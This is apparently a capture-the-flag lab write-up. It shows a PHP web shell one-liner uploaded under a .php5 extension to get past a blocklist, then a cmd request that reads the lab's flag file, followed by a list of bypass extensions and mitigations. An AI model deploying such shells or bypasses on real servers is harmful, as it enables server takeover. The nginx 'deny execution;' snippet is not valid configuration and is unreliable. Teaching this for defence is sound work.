Unrestricted File Upload – Remote Code Execution via PHP Extension Bypass | Crosswind
Lab Link
Lab: Crosswind
Overview

The Crosswind challenge demonstrates an Unrestricted File Upload vulnerability leading to Remote Code Execution (RCE).
The application allowed users to upload profile pictures. Instead of validating uploaded content securely, the application relied on a simple blocklist approach intended to prevent “dangerous” file types.
Because validation only attempted to reject obvious extensions, an alternative PHP extension successfully bypassed restrictions.
Once the uploaded file was interpreted by the server as executable PHP code, arbitrary operating system commands became possible.
Objective
Upload a malicious file, obtain command execution, and retrieve the flag.
Vulnerability Classification Hierarchy
1
2
3
4
5
OWASP Category
└── A05: Security Misconfiguration
    └── Unrestricted File Upload
        └── Dangerous File Type Execution
            └── Extension Blacklist Bypass Using Alternative PHP Extensions
Reconnaissance
After registering an account:
1
https://9976b8d3-4065-sidestep-49156.challenges.webverselabs-pro.com/account.php
Profile functionality exposed avatar upload capability.
File upload features frequently become attack surfaces because applications often validate only:
- File extensions
- MIME types
- Client-side restrictions
rather than actual content.
Exploitation
A simple PHP web shell was created:
1
<?php system($_GET['cmd']); ?>
Instead of using a common extension:
1
shell.php
the payload was renamed:
1
shell.php5
Uploaded filename:
1
shell.php5
The upload succeeded.
Proof of Code Execution
Uploaded file location:
1
https://7b82fa1e-4065-sidestep-ad5a7.challenges.webverselabs-pro.com/uploads/avatars/6-shell.php5
Opening the file returned:
1
2
Warning: Undefined array key "cmd"
in /var/www/html/uploads/avatars/6-shell.php5
This confirmed several important points:
- PHP parsing occurred
- The file executed on the server
- User-supplied PHP code was running
The warning appeared because the script expected:
1
$_GET['cmd']
but no parameter had been supplied.
Remote code execution was confirmed.
Retrieving the Flag
A command parameter was added:
1
https://9976b8d3-4065-sidestep-49156.challenges.webverselabs-pro.com/uploads/avatars/6-shell.php5?cmd=cat%20../../../../../flag.txt
Response:
1
WEBVERSE{.....}
Attack Flow
1
2
3
4
5
6
7
8
9
10
11
12
13
Avatar Upload
        ↓
Upload PHP Payload
        ↓
Extension Filter Bypass
        ↓
Server Executes File
        ↓
Remote Code Execution
        ↓
File System Access
        ↓
Flag Retrieval
Root Cause
The application likely implemented validation similar to:
1
2
3
4
5
6
7
8
9
10
11
$blocked = [
    ".php"
];

if(!in_array(
    extension,
    $blocked
))
{
    upload();
}
The application assumed:
1
Blocking .php prevents code execution
However alternative PHP extensions exist:
1
2
3
4
5
.php5
.phtml
.phar
.php7
.inc
The server executed these extensions as PHP.
The application failed to:
- Validate file content
- Restrict executable types
- Store uploads safely
- Prevent server-side execution
Impact
In real-world environments unrestricted file upload can lead to:
- Remote code execution
- Web shell deployment
- Credential theft
- Database compromise
- Server takeover
- Internal network pivoting
- Persistent access
File upload vulnerabilities frequently become critical findings because they often result in complete system compromise.
Mitigation
Use allowlists instead of blocklists
Bad:
1
deny = [".php"]
Secure:
1
2
3
4
5
allow = [
".jpg",
".png",
".gif"
]
Validate file signatures
Do not trust:
1
2
3
Filename
MIME type
Client-side validation
Inspect actual file content.
Store uploads outside the web root
Bad:
1
/var/www/html/uploads
Secure:
1
/var/uploads
Disable script execution inside upload directories
Example:
1
php_admin_flag engine off
or:
1
2
3
location /uploads {
    deny execution;
}
Rename uploaded files
Generate random names:
1
upload_9fd83a12.jpg
rather than preserving user-controlled filenames.
Real-World Insight
Upload functionality frequently appears in:
- Profile images
- Document portals
- Support systems
- CMS platforms
- Messaging systems
- File-sharing applications
A common assumption is:
1
Users only upload images
Attackers routinely bypass weak filtering through:
1
2
3
4
5
6
Alternative extensions
Double extensions
Content-type manipulation
Polyglot files
Magic-byte bypasses
Null-byte tricks
File upload functionality should always be treated as a high-risk component.